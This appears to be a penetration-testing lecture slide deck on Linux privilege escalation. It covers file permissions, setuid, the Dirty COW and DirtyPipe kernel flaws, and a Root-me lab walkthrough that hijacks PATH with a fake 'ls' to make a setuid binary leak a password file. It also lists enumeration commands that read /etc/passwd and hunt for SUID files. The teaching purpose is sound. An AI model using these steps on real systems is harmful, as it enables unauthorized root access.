<!-- 注意上面三行 -->
# Privilege Escalation
Kaminyou (Ming-Yang Ho)
2022/09/23
---
## Introduction
----
### What is privilege escalation
- **Elevate access** to complete a specific task or make system configuration modifications
- From `local user` to `root`
----
### Privilege escalation in penetration testing

----

### Type
- Vertical privilege escalation
- Horizontal privilege escalation
[](https://delinea.com/hs-fs/hubfs/delinea-vertical-horizontal-privilege-escalation-linux-blog.jpg?width=1040&name=delinea-vertical-horizontal-privilege-escalation-linux-blog.jpg)
----

### Type
- Vertical privilege escalation
- Horizontal privilege escalation
[](https://delinea.com/hs-fs/hubfs/delinea-privilege-escalation-attack-linux-blog.jpg?width=1500&name=delinea-privilege-escalation-attack-linux-blog.jpg)
----
### Type::Vertical privilege escalation
- e.g., Escalation your privilege as root
- e.g., Run a process with root privilege
----
### Type::Horizontal privilege escalation
- e.g., Get the account/password of users with higher privilege
- e.g., Cookie leakage
----
### [OSCP Penetration Testing Certification, PEN-200](https://www.offensive-security.com/pwk-oscp/)
- If you want to improve your skills and get a certification simultaneously
- $800 (USD)
- 800 pages pdf
- Lab accessibility
- Root 5 machine in 23hr 45min
- Write a report
---
## Linux access control
----
### `/etc/passwd`
```
$ ls -al /etc/passwd
-rw-r--r-- 1 root root 2730 Jun 22 09:43 /etc/passwd
```

<!-- File type:
1. _ - no special permissions set
2. d – directory
3. l – file has symbolic links -->
----
### `/etc/passwd`
```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
```
1. Username
2. Password Placeholder (x -> /etc/shadow file)
3. User ID
4. Group ID
5. Personal Information
6. Home Directory
7. Shell
----
### `/etc/group`
```
$ ls -al /etc/group
-rw-r--r-- 1 root root 1233 Jun 28 10:08 /etc/group
$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,ubuntu
tty:x:5:syslog
disk:x:6:
...
```
- Groupname:Group-password:GID:Username-list
----
### Question
```
$ ls -al /etc/passwd
-rw-r--r-- 1 root root 2730 Jun 22 09:43 /etc/passwd
$ ls -al /etc/shadow
-rw-r----- 1 root shadow 1549 Jun 22 09:42 /etc/shadow
```
Why can you change your password by `passwd`?
----
### `setuid` and `setgid`
```
$ ls -al /usr/bin/passwd
-rwsr-xr-x 1 root root 68208 Apr 16 2020 /usr/bin/passwd
^
```
You actually run `passwd` as root!
```
$ chmod u+s file
$ chmod u-s file
$ chmod g+s file
$ chmod g-s file
```
----
### `setuid` and `setgid`
To find all files with `setuid` and `setgid`
```
$ find / -type f -perm /4000
$ find / -type f -perm /2000
```
---
## Attack
----
### Most common privileged accounts (=target)
- The King of Linux `root`
- The Secret `Private SSH key`
- The challenging and scary `sudoers users and setuid/setgid`
- The forgotten `System Adm Accounts`
<!-- - The help me `Emergency Accounts` -->
- The hidden and forever `Service Accounts such as www-data`
- The elevated `Dev Accounts`
- The silent but deadly `Privileged Data User Accounts`
----
### Techniques
- Kernel exploits
- Abuse of setuid and setgid
- Application vulnerabilities
- Misconfigurations such as weak file permissions
- Abuse of sudo
- Cron jobs
- Poor passwords
----
### To check current status
```
$ id # print real and effective user and group IDs
$ whoami # current user
$ hostname # show or set the system's host name
$ uname -a # print system information (kernel)
$ ps -ef # report a snapshot of the current processes
$ echo $PATH # print environment PATH variable
$ ifconfig # configure a network interface
$ cat /etc/passwd # show passwd file contents
$ sudo -l # list commands allowed using sudo
$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null # Find all files suid and sgid files
```
----
### Enumeration tools
- [LinEnum](https://github.com/rebootuser/LinEnum)
- [LinPEAS](https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS)
- [Linux Smart Enumeration](https://github.com/diego-treitos/linux-smart-enumeration)
- [Linux Exploit Suggester 2](https://github.com/jondonas/linux-exploit-suggester-2)
---
## [Attack] Kernel exploits
----
### Kernel exploits
- Tricky
- Cause system crashes or system instability
- Should be the last resort
- Examples
- [`CVE-2010-3848 + CVE-2010-3850 + CVE-2010-4073` Half Nelson](https://github.com/lucyoa/kernel-exploits/tree/master/half-nelson)
- [`CVE-2016-5195` Dirty c0w](https://dirtycow.ninja/)
- [`CVE-2022-0847` DirtyPipe](https://dirtypipe.cm4all.com/)
----
### Kernel exploits::Half Nelson
- `CVE-2010-3848` (primary vulnerability):
- Stack-based buffer overflow.
- `econet_sendmsg` function in `net/econet/af_econet.c`
- Before 2.6.36.2
----
### Kernel exploits::Half Nelson
- `CVE-2010-3850`:
- Not require the `CAP_NET_ADMIN` capability
- `ec_dev_ioctl` function in `net/econet/af_econet.c`
- before 2.6.36.2
- `CVE-2010-4073`:
- ipc subsystem
- before 2.6.37-rc1
----
### Kernel exploits::Dirty c0w
- `CVE-2016-5195`
- Before 4.8.3
- Race condition
- When Linux kernel's memory subsystem handle the **copy-on-write** (COW) breakage of private read-only memory mappings
- **Write before the completion of copy**
- Use this flaw to gain write access to otherwise read-only memory mappings
- [Details](https://www.youtube.com/watch?v=kEsshExn7aE)
----
### Kernel exploits::DirtyPipe
- `CVE-2022-0847`
- 5.8 < 5.16.11, Zero-copy
```
ssize_t splice(int fd_in, off64_t *off_in,
int fd_out, off64_t *off_out,
size_t len, unsigned int flags);
```
- `splice()` moves data between two file descriptors without copying between kernel address space and user address space. It transfers up to len bytes of data from the file descriptor fd_in to the file descriptor fd_out, where one of the file descriptors must refer to a pipe.
----
### Kernel exploits::DirtyPipe
- `CVE-2022-0847`
- [ref](https://xz.aliyun.com/t/11038)
- pipe維護了一個struct pipe_buffer的數組,每個pipe_buffer指向一個page,page里存的就是pipe的數據
- 正常情況下,往pipe里寫數據時會申請一個page,把數據拷貝到page里後再讓pipe_buffer指向這個page。splice系統調用實現了一種零拷貝的技術,直接讓pipe_buffer指向這個原始的數據page,這樣就省去了內存拷貝的過程,提升效率
----
### Kernel exploits::DirtyPipe
- `CVE-2022-0847`
- [ref](https://xz.aliyun.com/t/11038)
- 往pipe里寫數據時不可能每次都正好是page_size的整數倍,如果每次寫數據都要重新分配一個新的page來存,必然會造成空間的浪費。但是如果pipe_buffer的`PIPE_BUF_FLAG_CAN_MERGE` flag被置位,數據就會接著上一次的數據在同一個page中寫入,而不是申請新的page,減少了空間的浪費
----
### Kernel exploits::DirtyPipe
- `CVE-2022-0847`
- [ref](https://xz.aliyun.com/t/11038)
- 但是`splice`在給pipe_buffer賦值時沒有初始化flag,這就造成之前被置位的`PIPE_BUF_FLAG_CAN_MERGE` flag不會被清除,所以只要先讓所有的pipe_buffer的`PIPE_BUF_FLAG_CAN_MERGE` flag被置位,然後調用splice讓pipe_buffer指向目標文件page cache,這時再向pipe里寫數據就會直接修改page cache里的內容,造成任意文件覆蓋漏洞
----
### Kernel exploits::Find more
[Exploit Database](https://www.exploit-db.com/)
---
## [Attack] Abuse of setuid and setgid
Lab - [Root me](https://www.root-me.org/?page=news&lang=en)
----
### [Root-me] Bash - System 1
- [Lab URL](https://www.root-me.org/en/Challenges/App-Script/ELF32-System-1)
```
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
int main(void)
{
setreuid(geteuid(), geteuid());
system("ls /challenge/app-script/ch11/.passwd");
return 0;
}
```
----
### [Root-me] Bash - System 1
- Check the current status
```
# 我是誰
$ whoami
app-script-ch11
$ id
uid=1311(app-script-ch11) gid=1311(app-script-ch11) groups=1311(app-script-ch11),100(users)
# 我在哪
$ pwd
/challenge/app-script/ch11
```
----
### [Root-me] Bash - System 1
- Check the current status
```
# 我在做什麼
$ ls -al
total 36
dr-xr-x--- 2 app-script-ch11-cracked app-script-ch11 4096 Dec 10 2021 ./
drwxr-xr-x 24 root root 4096 Jun 9 23:16 ../
-r-------- 1 root root 775 Dec 10 2021 ._perms
-rw-r----- 1 root root 43 Dec 10 2021 .git
-r-------- 1 app-script-ch11-cracked app-script-ch11 14 Dec 10 2021 .passwd
-r--r----- 1 app-script-ch11-cracked app-script-ch11 494 Dec 10 2021 Makefile
-r-sr-x--- 1 app-script-ch11-cracked app-script-ch11 7252 Dec 10 2021 ch11*
-r--r----- 1 app-script-ch11-cracked app-script-ch11 187 Dec 10 2021 ch11.c
```
----
### Anaylsis
- `.passwd` 怪しい! But only the onwer can read it
```
-r-------- 1 app-script-ch11-cracked app-script-ch11 ... .passwd
```
- One complied executable file `ch11` has `setsid`. The current user can execute it (due to group)
```
-r-sr-x--- 1 app-script-ch11-cracked app-script-ch11 7252 Dec 10 2021 ch11*
```
- Thus, execute it!
```
$ ./ch11
/challenge/app-script/ch11/.passwd
```
----
### Anaylsis
- Let see the source file
```
-r--r----- 1 app-script-ch11-cracked app-script-ch11 ... ch11.c
```
```
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
int main(void) {
setreuid(geteuid(), geteuid());
system("ls /challenge/app-script/ch11/.passwd");
return 0;
}
```
- The current user can read but cannot write.
- Once we can modify `ls` to `cat`, everything is done!
----
### Anaylsis
- We cannot write in the current directory, either
```
$ gcc -m32 -o ch11 ch11.c
Cannot create temporary file in ./: Operation not permitted
Aborted
```
```
$ cd ..
$ ls -al | grep ch11
dr-xr-x--- 2 app-script-ch11-cracked app-script-ch11 4096 Dec 10 2021 ch11
```
----
### Analysis
- We want to modify `ls` to `cat` then we can see what is in `.passwd` leveraging `app-script-ch11-cracked`'s priviliage.
- We cannot not modify `ch11.c` or compile it.
- We can only execute `ch11`.
----
### Analysis
- What if rendering `ls` as `cat`?
```
$ which ls
/bin/ls
$ ls -al /bin/ls
-rwxr-xr-x 1 root root 145144 Jan 18 2018 /bin/ls
$ which cat
/bin/cat
$ ls -al /bin/cat
-rwxr-xr-x 1 root root 38420 Jan 18 2018 /bin/cat
```
- We have `read` privilege!
----
### Analysis
- Can we copy `cat` and rename it as `ls`?
- Where can we do such evildoing?
```
$ cd /
$ ls -al | grep tmp
drwxrwx-wt 17 root root 400 Sep 22 10:08 tmp
```
- Great! We can use `/tmp`
----
### Analysis
- Let's do it!
```
$ cd /tmp
$ mkdir hack
$ chmod 777 hack
$ cd hack
$ cp /bin/cat .
$ mv cat ls
$ ls -al | grep ls
-rwxr-x--- 1 app-script-ch11 app-script-ch11 38420 Sep 22 10:11 ls
```
----
### Analysis
- Finally, we should make the counterfeit `ls` take priority over normal `ls`.
- Add to `$PATH`!
```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/opt/tools/checksec/
$ export PATH=.:$PATH
$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/opt/tools/checksec/
```
- Now
```
$ ls
ls: unrecognized option '--color=auto'
Try 'ls --help' for more information.
```
----
### Analysis
- Now, execute the `ch11`
```
$ ~/ch11
!oPe96a/.s8d5
```
---
## Appendix
----
### [GTFOBins](https://gtfobins.github.io/)
- GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.
- i.e, exploit what binary you have to achieve privilege escalation
- e.g., [python](https://gtfobins.github.io/gtfobins/python/)
---
## Reference
1. [Privilege Escalation on Linux: When it’s good and when it’s a disaster (with examples)](https://delinea.com/blog/linux-privilege-escalation)
2. [Exploit Database](https://www.exploit-db.com/)
3. [GTFOBins](https://gtfobins.github.io/)
4. [OSCP](https://www.offensive-security.com/pwk-oscp/)
{"metaMigratedAt":"2023-06-17T07:50:39.378Z","metaMigratedFrom":"YAML","title":"Privilege Escalation","breaks":true,"contributors":"[{\"id\":\"da95ada1-11fb-4105-975a-19f6453bcf6b\",\"add\":13382,\"del\":1146}]"}